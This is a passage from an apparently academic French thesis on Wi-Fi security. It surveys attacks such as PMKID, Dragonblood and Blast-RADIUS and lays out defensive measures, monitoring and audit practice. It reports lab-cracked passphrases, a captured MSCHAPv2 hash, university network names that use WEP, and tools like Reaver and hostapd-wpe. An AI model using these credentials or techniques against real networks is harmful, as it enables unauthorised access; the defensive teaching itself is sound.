Les vulnérabilités détectées incluent des attaques par canaux auxiliaires, rendues possibles par des implémentations non constantes dans le temps de certaines opérations cryptographiques. D'autres attaques exploitent le mécanisme d'anti-clogging de SAE pour provoquer un déni de service. Enfin, dans certains cas, un attaquant pouvait forcer une rétrogradation vers WPA2, réexposant ainsi le client à des vulnérabilités déjà connues [16], [45], [82].

Évolution du standard

Ces travaux ont conduit à une révision du standard et à l'intégration de lignes directrices plus strictes pour les implémentations. Les versions ultérieures de WPA3 ont renforcé la résistance aux attaques par canaux auxiliaires et aux scénarios de rétrogradation.

V.6.4 PMKID Attack (2018)

Contexte et découverte

En 2018, Jens Steube a proposé une méthode d'attaque contre WPA2-PSK qui ne nécessite pas la capture dun 4-Way Handshake complet [76]. Cette méthode a profondément modifié les pratiques d'audit sur les réseaux Wi-Fi, car elle a réduit la dépendance à la présence active d'un client connecté.

Principe

L'attaque exploite le PMKID, transmis par l'AP lors de l'établissement initial de la connexion. Ce PMKID est calculé à partir de la PMK dérivée de la passphrase. Par conséquent, un attaquant peut tenter des passphrases candidates hors ligne sans avoir besoin d'attendre la capture d'un handshake complet [76], [81].

Impact

Cette attaque concerne de nombreux routeurs WPA2-PSK et reste particulièrement intéressante dans les environnements où les handshakes sont difficiles à capturer. Dans ce mémoire, elle a permis d'extraire le PMKID du réseau `HUAWEI-E5330-B2E0` et de retrouver la passphrase `a123456@` en un temps très court lors des expérimentations [76].

V.6.5 Blast-RADIUS (2024)

Contexte et découverte

En 2024, la vulnérabilité **Blast-RADIUS** a été publiée et a révélé des faiblesses dans le protocole RADIUS utilisé comme base d'authentification pour de nombreux réseaux WPA2-Enterprise [83]. Cette découverte est importante car elle touche non pas le Wi-Fi lui-même, mais l'infrastructure d'authentification sur laquelle reposent de nombreux déploiements professionnels.

Mécanisme

Blast-RADIUS exploite une faiblesse cryptographique liée à l'usage de MD5 dans le protocole RADIUS. Un attaquant placé entre l'authenticator et le serveur d'authentification peut manipuler des échanges et forger des réponses qui paraissent légitimes [83], [84]. Cette attaque montre que la sécurité d'un réseau Wi-Fi d'entreprise dépend aussi de la robustesse de ses mécanismes d'authentification centraux.

Impact

La portée de cette vulnérabilité est significative, car de nombreuses infrastructures d'entreprise utilisent encore RADIUS dans des configurations où le transport n'est pas chiffré. Cela concerne directement la sécurité des déploiements WPA2-Enterprise [83], [85].

V.6.6 Synthèse des études de cas

Table V.2: Synthèse des vulnérabilités Wi-Fi majeures étudiées.

Attaque	Année	Protocole affecté	Impact	Référence
KRACK	2017	WPA2	Déchiffrement, injection	[74]
PMKID	2018	WPA2-PSK	Attaque hors ligne sans handshake complet	[76]
Dragonblood	2019	WPA3-SAE	Side-channel, downgrade	[82]
FragAttacks	2021	WEP/WPA /WPA2/WPA3	Injection, exfiltration	[74]
Blast-RADIUS	2024	RADIUS (802.1X)	Bypass d'authentification	[83]

Conclusion

Ce chapitre a montré que les réseaux Wi-Fi restent exposés à des attaques variées, qu'elles ciblent le trafic, l'authentification ou les protocoles eux-mêmes. L'analyse des outils et des cas pratiques a permis de mieux comprendre la réalité technique de ces menaces.

Les vulnérabilités observées soulignent la nécessité d'adopter des mécanismes de défense adaptés. C'est pourquoi le chapitre suivant sera consacré aux mesures de protection et aux bonnes pratiques permettant de renforcer la sécurité des réseaux Wi-Fi.

Chapter VI

Mesures de protection et bonnes pratiques

Introduction

Au fil des chapitres précédents, nous avons vu comment un attaquant peut, avec des outils librement accessibles et quelques heures de patience, capturer une clé WEP en quelques minutes, intercepter un échange d'authentification d'entreprise, ou encore piéger des utilisateurs avec un faux point d'accès. Ces démonstrations ne visaient pas à décourager, mais à mesurer concrètement l'écart qui peut exister entre un réseau mal configuré et un réseau correctement sécurisé.

Car la bonne nouvelle est simple : la très grande majorité de ces attaques devient inefficace dès lors que quelques mesures fondamentales sont appliquées. Il ne s'agit pas toujours de technologies complexes ou coûteuses — désactiver WPS, choisir une passphrase robuste, activer 802.11w — ce sont des gestes simples, mais dont l'impact sur le niveau de sécurité est considérable.

Ce chapitre présente ces mesures de manière progressive, du point d'accès lui-même jusqu'à l'organisation humaine qui l'administre, en s'appuyant sur les recommandations des organismes de référence : le NIST américain [67], l'ANSSI française [86], et les standards IEEE et Wi-Fi Alliance [16], [68].

VI.1 Sécurisation des points d'accès

Le point d'accès est la porte d'entrée du réseau sans fil. C'est donc naturellement la première chose à sécuriser, et aussi celle sur laquelle on a le plus de prise directe en tant qu'administrateur.

VI.1.1 Adopter WPA3 — ou au minimum WPA2 bien configuré

Si l'on devait retenir une seule recommandation de ce mémoire, ce serait celle-ci : **utiliser WPA3**. Non pas parce que WPA2 est fondamentalement cassé, mais parce que WPA3 corrige structurellement des faiblesses que WPA2 ne peut combler que par des correctifs logiciels successifs.

Ce que WPA3 change concrètement

WPA3-Personal remplace la clé pré-partagée (PSK) par le protocole **SAE** (*Simultaneous Authentication of Equals*, RFC 7664), basé sur l'échange cryptographique Dragonfly. La différence fondamentale avec WPA2 est que SAE offre le *Perfect Forward Secrecy* (PFS) : même si un attaquant enregistre le trafic aujourd'hui et découvre la passphrase dans un an, il ne pourra pas déchiffrer rétroactivement les sessions passées [16], [45].

De plus, SAE est conçu pour résister aux attaques par dictionnaire hors-ligne : contrairement au 4-Way Handshake WPA2, un échange SAE capturé ne peut pas être soumis à Hashcat ou Aircrack-ng pour en extraire la passphrase [65], [81]. L'attaque PMKID, qui a surpris la communauté en 2018, est elle aussi sans effet sur WPA3 [76].

WPA3-Enterprise renforce quant à lui les exigences cryptographiques avec l'obligation d'utiliser des suites de chiffrement de 192 bits (mode CNSA), incluant GCMP-256 pour le chiffrement et HMAC-SHA-384 pour l'intégrité. C'est le mode recommandé pour les environnements gouvernementaux, bancaires et industriels [16].

Enfin, pour les réseaux ouverts (hotspots publics), WPA3 introduit **Wi-Fi Enhanced Open (OWE, RFC 8110)** : même sans mot de passe, chaque connexion bénéficie d'un chiffrement individuel par session, ce qui protège les utilisateurs contre l'interception passive — une avancée considérable par rapport aux réseaux ouverts WPA2 où tout le trafic est visible en clair.

Que faire si tous les équipements ne supportent pas encore WPA3 ?

C'est la situation la plus courante en pratique. Dans ce cas, activer le **mode de transition WPA3/WPA2** qui permet la coexistence des deux protocoles sur le même SSID. Attention cependant : en mode mixte, il est impératif d'activer **802.11w en mode obligatoire** pour les clients WPA3, afin d'éviter les attaques de downgrade qui forceraient un client WPA3 à se connecter en WPA2 [16], [68].

VI.1.2 Activer 802.11w — la protection des trames de gestion

Parmi toutes les expérimentations de ce mémoire, l'attaque par déauthentification est probablement celle qui illustre le mieux une faille de conception : les trames de gestion 802.11 (déauthentification, désassociation) sont envoyées en clair et sans signature cryptographique, ce qui permet à n'importe qui de les forger et de déconnecter n'importe quel client du réseau.

IEEE 802.11w, intégré au standard 802.11-2020 et rendu obligatoire par WPA3, corrige exactement ce problème en authentifiant cryptographiquement ces trames [68]. Avec 802.11w actif, une trame de déauthentification forgée est simplement ignorée par le client [68].

En pratique, deux modes existent :

- **Mode optionnel (Optional) :** Les clients qui supportent 802.11w l'utilisent, les autres non. Protection partielle, insuffisante pour un réseau sensible [67].
- **Mode obligatoire (Required) :** Seuls les clients supportant 802.11w peuvent s'associer. Protection complète contre l'injection de trames de gestion. Recommandé pour tout réseau professionnel [67].

VI.1.3 Désactiver WPS — sans exception

WPS (*Wi-Fi Protected Setup*) a été conçu avec de bonnes intentions : simplifier la connexion des appareils sans avoir à saisir une longue passphrase [67]. En pratique, il a introduit une vulnérabilité qui rend cette simplification très coûteuse en termes de sécurité.

Le PIN WPS de 8 chiffres peut être attaqué en deux moitiés indépendantes (4 chiffres + 3 chiffres + 1 chiffre de contrôle), ce qui réduit l'espace de recherche à seulement $10^4 + 10^3 = 11\,000$ tentatives [67]. L'outil *Reaver* exploite cette faiblesse et peut retrouver le PIN — et donc la passphrase WPA2 complète — en quelques heures, indépendamment de la complexité de la passphrase choisie [65], [66].

La recommandation est sans ambiguïté : **désactiver WPS sur tous les points d'accès, sans exception** [67], [86]. Si un équipement ne permet pas la désactivation de WPS, il doit être remplacé. Aucune justification opérationnelle ne peut l'emporter sur ce risque.

VI.1.4 Choisir et renouveler les passphrases

Même avec WPA3-SAE, la qualité de la passphrase reste un facteur de sécurité important. Un mot de passe simple comme `123456789` — celui retrouvé en moins d'une seconde dans nos expérimentations — rend illusoire toute protection protocolaire.

Critères d'une bonne passphrase

Les recommandations du NIST (SP 800-63B) et de l'ANSSI convergent sur les points suivants [67], [86] :

- **Longueur :** Au moins 20 caractères pour un usage personnel, 25 caractères ou plus en entreprise. La longueur est le facteur le plus déterminant face aux attaques par force brute.
- **Aléatoire :** Une passphrase générée par un gestionnaire de mots de passe (Bitwarden, KeePass) est bien plus robuste qu'une phrase mémorisable. La passphrase `djibycamara9@` — retrouvée dans nos tests WEP — illustre le danger des passphrases construites à partir d'informations personnelles [70], [75].
- **Unicité :** Ne jamais réutiliser la même passphrase entre plusieurs réseaux. Une compromission sur un réseau ne doit pas entraîner la compromission de tous les autres.

Politique de renouvellement

Il ne suffit pas de choisir une bonne passphrase ; encore faut-il la renouveler [86] :

- Tous les 6 mois en environnement personnel, tous les 3 mois en entreprise.
- Immédiatement après le départ d'un employé ayant eu accès au réseau, ou en cas de suspicion de compromission.
- En entreprise, préférer **802.1X** avec des credentials individuels (EAP-TLS) : chaque utilisateur a son propre certificat, révocable individuellement sans affecter les autres [71], [73].

VI.1.5 Sécuriser l'interface d'administration

Un point d'accès mal administré peut être retourné contre le réseau qu'il est censé protéger. Quelques précautions élémentaires s'imposent [67] :

- **Changer les credentials par défaut :** Les identifiants `admin/admin` ou `admin/password` présents sur la plupart des équipements neufs sont les premiers testés par les scanners automatisés.
- **Restreindre l'accès à l'interface :** L'administration ne doit être accessible que depuis le réseau filaire, jamais depuis l'interface Wi-Fi ou Internet.
- **Activer HTTPS :** L'interface d'administration en HTTP expose les credentials en clair à quiconque intercepte le trafic local.
- **Maintenir le firmware à jour :** KRACK et FragAttacks, entre autres, ont été corrigés par des mises à jour firmware. Un équipement non mis à jour reste exposé à des vulnérabilités pourtant corrigées depuis des années [67], [74].

VI.2 Configuration sécurisée du réseau

Sécuriser le point d'accès est une condition nécessaire mais pas suffisante. L'architecture du réseau lui-même détermine l'impact d'une compromission éventuelle : un réseau bien segmenté limite les dégâts ; un réseau à plat transforme la moindre intrusion en catastrophe.

VI.2.1 Segmenter le réseau avec des VLANs

La segmentation par VLANs (*Virtual Local Area Networks*) est probablement la mesure architecturale la plus efficace pour limiter l'impact d'une compromission Wi-Fi. L'idée est simple : séparer les équipements par niveau de confiance, de sorte qu'un attaquant ayant accès à un segment ne puisse pas atteindre les autres [67], [86].

En pratique, on distingue généralement :

- **VLAN Employés :** Réseau principal avec accès aux ressources internes. Authentification obligatoire via 802.1X/EAP-TLS [71].
- **VLAN Invités :** Accès Internet uniquement, sans visibilité sur le réseau interne. Les expérimentations du chapitre précédent ont montré à quel point un réseau ouvert ou mal sécurisé peut servir de point de départ pour des attaques plus profondes.
- **VLAN IoT :** Les équipements connectés (caméras, imprimantes, capteurs) reçoivent rarement des mises à jour de sécurité et sont fréquemment vulnérables à FragAttacks. Les isoler sur un VLAN dédié évite qu'une compromission de la caméra IP du couloir ne donne accès aux serveurs de l'entreprise [67].
- **VLAN BYOD :** Pour les appareils personnels des employés, un réseau intermédiaire avec accès contrôlé aux ressources internes via proxy ou VPN [86].

VI.2.2 Le filtrage MAC : une mesure complémentaire, pas principale

Le filtrage par adresse MAC — n'autoriser que les appareils dont l'adresse MAC est référencée — est souvent présenté comme une mesure de sécurité. Il est important d'en comprendre les limites réelles avant de s'y fier [67].

Les adresses MAC sont transmises en clair dans les trames 802.11. Un attaquant qui observe le trafic pendant quelques secondes peut identifier une adresse MAC autorisée et la cloner sur son propre équipement (*MAC spoofing*) en une seule commande Linux. De plus, les systèmes d'exploitation modernes (Android 8+, iOS 14+, Windows 10) utilisent des adresses MAC aléatoires par défaut, ce qui rend la gestion de la liste blanche particulièrement complexe.

Cela dit, le filtrage MAC reste une mesure utile dans des contextes très spécifiques : réseaux industriels avec un nombre fixe et connu d'équipements, où il constitue une barrière supplémentaire associée à 802.1X [71]. En dehors de ces contextes, il ne doit pas être considéré comme une protection en soi.

VI.2.3 Configurer correctement le réseau invité

Le réseau Wi-Fi invité est l'un des vecteurs d'attaque les plus sous-estimés. Mal configuré, il peut devenir une passerelle vers le réseau interne. Bien configuré, il permet d'accueillir des visiteurs sans les exposer — ni exposer l'entreprise [67], [86].

Les exigences minimales sont les suivantes :

- **Isolation complète :** Le réseau invité ne doit avoir aucune route vers le réseau interne. Aucune visibilité sur les serveurs, les imprimantes, les partages de fichiers.
- **AP Isolation :** Activer la fonctionnalité d'*Client Isolation* pour empêcher les appareils connectés au réseau invité de communiquer entre eux [67]. Sans cette mesure, un attaquant connecté au réseau invité peut cibler les autres clients (ARP Poisoning, scan de ports).
- **Portail captif journalisé :** Conformément aux obligations légales françaises, tout réseau Wi-Fi ouvert au public doit journaliser les connexions avec horodatage et identité [86].
- **SSID distinct :** Un nom clairement différencié du réseau principal, et surtout une passphrase différente [86]. Partager la passphrase du réseau interne sur le réseau invité est une erreur fréquente aux conséquences graves.

VI.2.4 Sécuriser les services réseau sous-jacents

Les expérimentations de ce mémoire ont montré que plusieurs attaques Wi-Fi exploitent non pas le chiffrement lui-même, mais les services réseau sous-jacents : DHCP, ARP, DNS. Les mesures suivantes adressent ces vecteurs [56], [69], [87] :

- **DHCP Snooping :** Activer sur les commutateurs pour bloquer les serveurs DHCP frauduleux — l'un des outils classiques d'un attaquant Evil Twin cherchant à rediriger le trafic de ses victimes.

- **Dynamic ARP Inspection (DAI) :** Valider les annonces ARP pour prévenir l'ARP Poisoning, qui permet de se positionner en man-in-the-middle sur le réseau local.
- **DNSSEC et DNS-over-HTTPS :** Protéger la résolution DNS contre le hijacking, vecteur fréquent en post-exploitation d'un Evil Twin. Forcer tout le trafic DNS des clients Wi-Fi vers les résolveurs internes via des règles de pare-feu [56], [87].

VI.2.5 Maintenir les équipements à jour

KRACK a été corrigé en octobre 2017. FragAttacks l'a été en mai 2021. Pourtant, des années après ces publications, de nombreux équipements restent non mis à jour et vulnérables — notamment les routeurs grand public et les appareils IoT dont le fabricant ne fournit plus de support.

Un processus de gestion des mises à jour doit définir au minimum [67], [86] :

- Une **veille CVE** sur les équipements déployés, via les bulletins de sécurité des fabricants ou la base NVD (*National Vulnerability Database*).
- Un **délai d'application** des correctifs : 72 heures pour les vulnérabilités critiques (CVSS ≥ 9), 30 jours pour les autres.
- Un **inventaire** tenu à jour de tous les équipements Wi-Fi avec leur version de firmware.
- Une **procédure de fin de vie** : tout équipement qui ne reçoit plus de mises à jour de sécurité de son fabricant doit être remplacé ou isolé.

VI.3 Surveillance et audit

Même un réseau correctement configuré peut être compromis. Les configurations dérivent, des équipements non autorisés apparaissent, de nouvelles vulnérabilités sont découvertes. La surveillance active et l'audit périodique sont ce qui transforme une sécurité statique en une sécurité vivante [67], [86].

VI.3.1 Surveiller le spectre radio avec un WIDS

Un **WIDS** (*Wireless Intrusion Detection System*) surveille en permanence le spectre radio et alerte l'administrateur dès qu'une anomalie est détectée. Les événements à surveiller en priorité sont [67], [78] :

- Un AP avec un SSID connu mais un BSSID non référencé — signature classique d'un **Evil Twin**.
- Un AP connecté au réseau filaire non présent dans l'inventaire — **Rogue AP** potentiel.
- Un flux anormal de trames de déauthentification — **attaque DoS** en cours ou préparation d'un Evil Twin.

- Un AP utilisant WEP ou WPA/TKIP dans un environnement normalisé WPA3 — équipement non conforme à remplacer.
- Des tentatives répétées d'association échouées — tentative de force brute sur 802.1X.

Parmi les solutions disponibles, **Kismet** est la référence open source [78]. Il opère en mode entièrement passif — sans émettre le moindre trafic — ce qui le rend indétectable. Pour les environnements d'entreprise, des solutions intégrées comme Cisco Adaptive Wireless IPS ou Aruba RFProtect permettent une réponse automatique (*rogue containment*) en plus de la détection.

VI.3.2 Analyser le trafic réseau avec Snort

La surveillance du spectre radio ne suffit pas : une fois un attaquant connecté au réseau, les traces de son activité se trouvent dans le trafic réseau lui-même. **Snort**, le système de détection d'intrusion réseau open source de référence, peut être déployé sur le segment Wi-Fi pour détecter des comportements anormaux [67] :

- Scans de ports depuis un client Wi-Fi vers le réseau interne.
- Requêtes DNS vers des serveurs non autorisés — indicateur de DNS tunneling ou de post-exploitation Evil Twin.
- Communications vers des adresses IP ou des domaines associés à des serveurs de commande et contrôle (C2).
- Tentatives d'exploitation de vulnérabilités connues (détectées par les signatures Snort mises à jour).

Pour être efficace, Snort doit recevoir le trafic Wi-Fi déjà déchiffré — ce qui implique soit un déploiement en coupure après le point d'accès, soit une intégration avec le contrôleur Wi-Fi qui déchiffre le trafic avant de le transmettre au système de détection.

VI.3.3 Centraliser les journaux dans un SIEM

Les journaux du point d'accès, du serveur RADIUS, du DHCP, du proxy et du WIDS sont bien plus utiles ensemble que séparés. Un **SIEM** (*Security Information and Event Management*) les centralise et permet d'y appliquer des règles de corrélation pour détecter des séquences anormales invisibles dans les journaux individuels [86] :

Par exemple : dix échecs d'authentification 802.1X consécutifs depuis une même adresse MAC, suivis d'une réussite avec un nom d'utilisateur différent — c'est exactement le schéma d'une attaque EAP Harvesting réussie. Aucun des deux journaux pris séparément ne révèle le problème.

Les journaux Wi-Fi doivent être conservés au minimum 12 mois, conformément aux obligations légales françaises et aux recommandations de l'ANSSI [86].

VI.3.4 Auditer régulièrement le réseau

Un audit de sécurité Wi-Fi n'est pas réservé aux grandes entreprises. Avec les outils présentés dans ce mémoire — airodump-ng, Kismet, Wireshark — un administrateur peut réaliser lui-même un diagnostic complet en quelques heures. L'audit doit couvrir [67], [86] :

- **Inventaire du spectre :** Lancer airodump-ng ou Kismet pour lister tous les AP détectés et identifier ceux qui ne devraient pas être là.
- **Vérification des configurations :** Contrôler que chaque AP utilise bien WPA3 ou WPA2+802.11w, que WPS est désactivé, que le firmware est à jour.
- **Test d'isolation :** Vérifier depuis le réseau invité qu'aucune ressource interne n'est accessible et que l'AP Isolation empêche la communication entre clients.
- **Test de robustesse des passphrases :** Capturer le handshake WPA2 du réseau et le soumettre à Aircrack-ng avec rockyou.txt. Si la passphrase est trouvée, il faut la changer immédiatement.
- **Revue des journaux :** Analyser les journaux d'authentification RADIUS sur les 30 derniers jours pour détecter des tentatives d'intrusion passées inaperçues.

Un audit annuel minimum est recommandé par l'ANSSI, et après chaque modification significative de l'infrastructure [86].

VI.4 Recommandations

Les mesures techniques présentées dans les sections précédentes n'auront qu'un effet limité si elles ne s'accompagnent pas d'une dimension humaine et organisationnelle. L'expérience montre, et ce mémoire en témoigne, que les failles les plus exploitées ne sont pas toujours les plus sophistiquées : une passphrase faible, un utilisateur qui accepte un certificat invalide, un technicien qui branche un routeur personnel sur le réseau — ce sont ces gestes du quotidien qui ouvrent les portes aux attaquants.

VI.4.1 Former et sensibiliser les utilisateurs

La sensibilisation n'est pas un luxe réservé aux grandes entreprises. Même dans un contexte familial ou associatif, quelques explications simples peuvent éviter des compromissions évitables.

Les risques des réseaux Wi-Fi publics

Les utilisateurs se connectant à des réseaux Wi-Fi publics — aéroports, cafés, hôtels — doivent comprendre qu'ils n'ont aucune garantie sur l'identité du réseau auquel ils se connectent. Un attaquant peut déployer un Evil Twin en quelques minutes avec du matériel ordinaire, comme nous l'avons démontré dans ce mémoire. Les réflexes à adopter [67], [86] :

- Toujours utiliser un VPN d'entreprise sur un réseau Wi-Fi public.

- Ne jamais accepter un certificat SSL invalide ou une alerte de sécurité lors de la connexion — c'est souvent le signe d'une attaque en cours.
- Désactiver la reconnexion automatique aux réseaux connus. Cette fonctionnalité, activée par défaut sur la plupart des appareils, est exactement le mécanisme qu'exploite un Evil Twin pour attirer des victimes sans aucune interaction de leur part.

Les comportements à risque en entreprise

- **Ne jamais partager la passphrase du réseau interne :** Pour les visiteurs, utiliser exclusivement le réseau invité. Chaque personne qui quitte l'entreprise en connaissant la passphrase Wi-Fi est un risque potentiel.
- **Ne pas installer d'équipements Wi-Fi personnels :** Un employé qui branche un routeur domestique sur une prise réseau de l'entreprise crée un Rogue AP — souvent sans mauvaise intention, mais avec des conséquences potentiellement graves.
- **Valider les certificats lors de la connexion 802.1X :** Si la connexion au réseau d'entreprise déclenche une alerte sur le certificat du serveur RADIUS, ne pas l'accepter et prévenir immédiatement l'équipe informatique. Comme nous l'avons montré avec hostapd-wpe, c'est le signe caractéristique d'une attaque EAP Harvesting [73].

VI.4.2 Adopter une politique de sécurité Wi-Fi

Une politique de sécurité Wi-Fi n'a pas besoin d'être un document de cent pages. Pour une PME, quelques pages bien rédigées et effectivement appliquées valent mieux qu'une encyclopédie ignorée. Cette politique doit au minimum définir [67], [86] :

- **Ce qui est autorisé :** Quels réseaux Wi-Fi existent, qui peut y accéder, avec quels équipements, depuis quels locaux.
- **Ce qui est interdit :** Installation de tout équipement Wi-Fi non approuvé, connexion du réseau d'entreprise depuis un appareil non géré, partage des credentials Wi-Fi.
- **Les standards techniques à respecter :** Protocole de chiffrement minimum (WPA3 ou WPA2+802.11w), critères de passphrases, processus de mise à jour firmware.
- **La procédure en cas d'incident :** Que faire si un Rogue AP est détecté ? Si un utilisateur signale un comportement suspect ? Qui prévenir, comment isoler le problème, comment documenter l'incident ?
- **Les responsabilités :** Qui est responsable de la sécurité Wi-Fi ? Qui peut modifier la configuration des AP ? Qui a accès aux journaux ?

Cette politique doit être révisée au moins annuellement et après chaque incident significatif [86].

VI.4.3 Adapter les mesures à l'environnement

Il n'existe pas de configuration universelle. Les besoins et les contraintes d'un foyer, d'une PME et d'une université sont très différents. Le tableau suivant résume les mesures prioritaires par contexte.

Table VI.1: Mesures prioritaires par type d'environnement.

Mesure	Résidentiel	PME / TPE	Entreprise / Université
WPA3 ou WPA2+802.11w	**Obligatoire**	**Obligatoire**	**Obligatoire**
Désactiver WPS	**Obligatoire**	**Obligatoire**	**Obligatoire**
Passphrase $\geq$ 20 car.	**Obligatoire**	**Obligatoire**	**Obligatoire**
Réseau invité isolé	Recommandé	**Obligatoire**	**Obligatoire**
Mise à jour firmware	Recommandé	**Obligatoire**	**Obligatoire**
VLAN IoT dédié	Recommandé	Recommandé	**Obligatoire**
802.1X / EAP-TLS	Non applicable	Recommandé	**Obligatoire**
RADIUS/TLS (RadSec)	Non applicable	Recommandé	**Obligatoire**
WIDS permanent	Non applicable	Recommandé	**Obligatoire**
SIEM centralisé	Non applicable	Optionnel	**Obligatoire**
Audit annuel	Optionnel	**Obligatoire**	**Obligatoire**
Sensibilisation	Recommandé	**Obligatoire**	**Obligatoire**

VI.4.4 Tableau récapitulatif des mesures par priorité

Table VI.2: Récapitulatif des mesures classées par niveau de priorité.

Priorité	Mesure	Réf.
Critique	Désactiver WPS sur tous les équipements	[67]
Critique	Migrer vers WPA3 ou activer 802.11w en mode obligatoire	[16], [68]
Critique	Appliquer les correctifs firmware (KRACK, FragAttacks)	[74]
Critique	Passphrase d'au moins 20 caractères aléatoires	[67]
Élevée	Séparer le réseau invité sur un VLAN dédié avec AP Isolation	[86]
Élevée	Activer DHCP Snooping et Dynamic ARP Inspection	[69]
Élevée	Déployer 802.1X/EAP-TLS et RADIUS/TLS en entreprise	[73], [85]
Élevée	VPN obligatoire sur tout réseau Wi-Fi public	[86]
Modérée	Déployer un WIDS (Kismet, Cisco, Aruba)	[78]
Modérée	Centraliser les journaux dans un SIEM	[86]
Modérée	Réaliser un audit Wi-Fi annuel	[67], [86]
Modérée	Former et sensibiliser les utilisateurs	[67]

Conclusion

Ce chapitre a parcouru l'ensemble des mesures disponibles pour sécuriser un réseau Wi-Fi, du choix du protocole de chiffrement jusqu'à la formation des utilisateurs. Si l'on devait en retenir l'essentiel en quelques lignes, ce serait ceci : la sécurité Wi-Fi n'est pas un

produit que l'on achète ou une case que l'on coche. C'est une posture que l'on maintient dans le temps.

Les attaques évoluent — KRACK a surpris tout le monde en 2017, Dragonblood a montré que même WPA3 n'était pas exempt de défauts d'implémentation, et BlastRADIUS a rappelé en 2024 que l'infrastructure d'authentification elle-même pouvait être compromise. Face à cette réalité, la meilleure protection reste une combinaison de protocoles modernes correctement configurés, d'une surveillance active, d'une culture de la mise à jour, et d'utilisateurs informés des risques auxquels ils s'exposent.

Ce n'est pas la perfection qui est visée — elle n'existe pas en sécurité informatique — mais la résilience : la capacité à détecter rapidement une compromission, à en limiter l'impact, et à en tirer les leçons pour renforcer continuellement le dispositif [67], [68], [86].

Conclusion générale

Ce mémoire a conduit une exploration à la fois théorique et pratique de la sécurité des réseaux Wi-Fi, depuis les fondements cryptographiques jusqu'aux attaques réelles menées en laboratoire, en passant par l'analyse des protocoles et des services réseau. Il est temps d'en dégager les enseignements essentiels et les perspectives qu'ils ouvrent.

Ce que nous avons appris

Le premier enseignement de ce travail est que **la sécurité Wi-Fi n'est pas une propriété statique, mais un équilibre dynamique entre des protocoles, des implémentations et des comportements humains**. L'histoire de WEP l'illustre parfaitement : le protocole reposait sur un algorithme (RC4) et un mécanisme (vecteur d'initialisation) qui semblaient raisonnables en 1997, mais dont les faiblesses structurelles ont permis de le casser en quelques minutes dès 2001 avec l'attaque FMS [70], puis encore plus rapidement avec PTW [75]. Les manipulations pratiques de ce mémoire l'ont confirmé : en moins d'une seconde, Aircrack-ng a retrouvé la clé `djibycamara9@` du réseau `HUAWEI-E5330-B2E0` à partir de 50 200 IVs collectés.

Le deuxième enseignement est que **la robustesse d'un algorithme de chiffrement ne suffit pas à garantir la sécurité d'un protocole**. WPA2-CCMP repose sur AES, un algorithme reconnu comme sûr [68]. Pourtant, KRACK a montré en 2017 qu'une faille dans la gestion des retransmissions du 4-Way Handshake permettait de réinitialiser des nonces et de compromettre la confidentialité du trafic [74]. De même, WPA3-SAE, conçu pour résister aux attaques par dictionnaire, a révélé dès 2019 des vulnérabilités d'implémentation dans Dragonblood [82]. La cryptographie est nécessaire, mais elle n'est pas suffisante.

Le troisième enseignement touche à la dimension humaine. Parmi toutes les attaques démontrées dans ce mémoire, certaines des plus efficaces n'exploitent pas une faille cryptographique, mais un comportement : la reconnexion automatique aux réseaux connus (Evil Twin), l'acceptation d'un certificat invalide (EAP Harvesting via hostapd-wpe), ou l'utilisation d'une passphrase prévisible (`a123456@` retrouvée en moins d'une seconde par Hashcat [76]). La technique la plus sophistiquée ne peut rien contre un utilisateur qui accepte de se connecter à n'importe quel réseau portant le bon nom.

Les contributions de ce mémoire

Sur le plan théorique, ce travail a articulé de manière cohérente les différentes couches de la sécurité Wi-Fi : cryptographie, protocoles, services réseau et facteur humain. Il a montré comment chaque génération de protocole — WEP, WPA, WPA2, WPA3 — a tenté de corriger les failles de la précédente, et comment de nouvelles vulnérabilités ont émergé à chaque étape, parfois dans des dimensions inattendues (la fragmentation pour FragAttacks, le transport RADIUS pour Blast-RADIUS).

Sur le plan pratique, les expérimentations menées dans l'environnement de l'Université Gaston Berger ont produit des captures réelles illustrant chaque attaque étudiée : la capture Wireshark du flux de déauthentification, la détection du Rogue AP `RogueAP_Test` via airodump-ng, l'interception du hash MSCHAPv2 de l'utilisateur `djiby` par hostapd-wpe, l'analyse EAPOL du 4-Way Handshake WPA2, le cracking du PMKID via Hashcat. Ces démonstrations concrètes constituent une contribution pédagogique significative pour la communauté académique de l'université.

Les limites de ce travail

Ce mémoire présente néanmoins des limites qu'il convient d'identifier honnêtement. D'abord, les expérimentations ont été menées dans un environnement laboratoire contrôlé, avec des réseaux dédiés ou des équipements appartenant à l'auteur. Les conditions réelles d'un réseau d'entreprise en production — densité d'AP, mécanismes de détection actifs, segmentation VLAN, 802.1X — auraient rendu certaines attaques plus difficiles à mettre en uvre.

Ensuite, l'attaque KRACK et les FragAttacks n'ont pas fait l'objet de démonstrations pratiques dans ce mémoire, dans la mesure où leur exploitation requiert une position MitM précise et des outils spécifiques dont le déploiement dépasse le cadre de ce travail. Elles ont été analysées à partir des publications académiques originales [74].

Enfin, le domaine évolue rapidement. Blast-RADIUS, publié en 2024, a montré que même l'infrastructure d'authentification RADIUS n'était pas à l'abri [83]. De nouvelles vulnérabilités émergeront inévitablement, et les recommandations formulées dans ce mémoire devront être régulièrement réévaluées.

Perspectives

Ce travail ouvre plusieurs directions de recherche et de travaux futurs.

La première concerne le déploiement effectif de WPA3 dans l'infrastructure de l'Université Gaston Berger. Les expérimentations ont révélé que certains réseaux de l'université utilisent encore WPA2-PSK, voire WEP (`HUAWEI-E5330-B2E0`), et que des réseaux ouverts sont accessibles sans authentification (`WIFI_UGB`, `OPN`). Une étude d'audit complet de l'infrastructure Wi-Fi de l'université, suivie d'un plan de migration vers WPA3 et 802.1X, constituerait une suite naturelle et directement utile à ce mémoire.

La deuxième perspective porte sur la mise en place d'un système de détection d'intrusion sans fil (WIDS) permanent. Les outils présentés dans ce mémoire — Kismet en particulier — permettraient de surveiller en continu le spectre radio de l'université et de détecter en temps réel les anomalies : Rogue AP, Evil Twin, tentatives de déauthentification. Cette surveillance est d'autant plus pertinente que les captures réalisées ont révélé la présence simultanée de plusieurs APs suspects dans l'environnement de l'université.

La troisième perspective concerne la sécurité des objets connectés (IoT). Les équipements IoT — caméras, imprimantes, capteurs — se connectent massivement aux réseaux Wi-Fi et reçoivent rarement des mises à jour de sécurité. Les attaques FragAttacks ont montré qu'ils sont particulièrement exposés. Une étude spécifique de la sécurité des équipements IoT dans le contexte universitaire, et des architectures de segmentation adaptées (VLAN IoT dédié, pare-feu inter-VLAN), constituerait un prolongement direct de ce travail.

Enfin, la dimension humaine mérite une attention accrue. Les études de sensibilisation auprès des étudiants et du personnel de l'université sur les risques des réseaux Wi-Fi publics, les comportements à risque et les bonnes pratiques à adopter constituent un

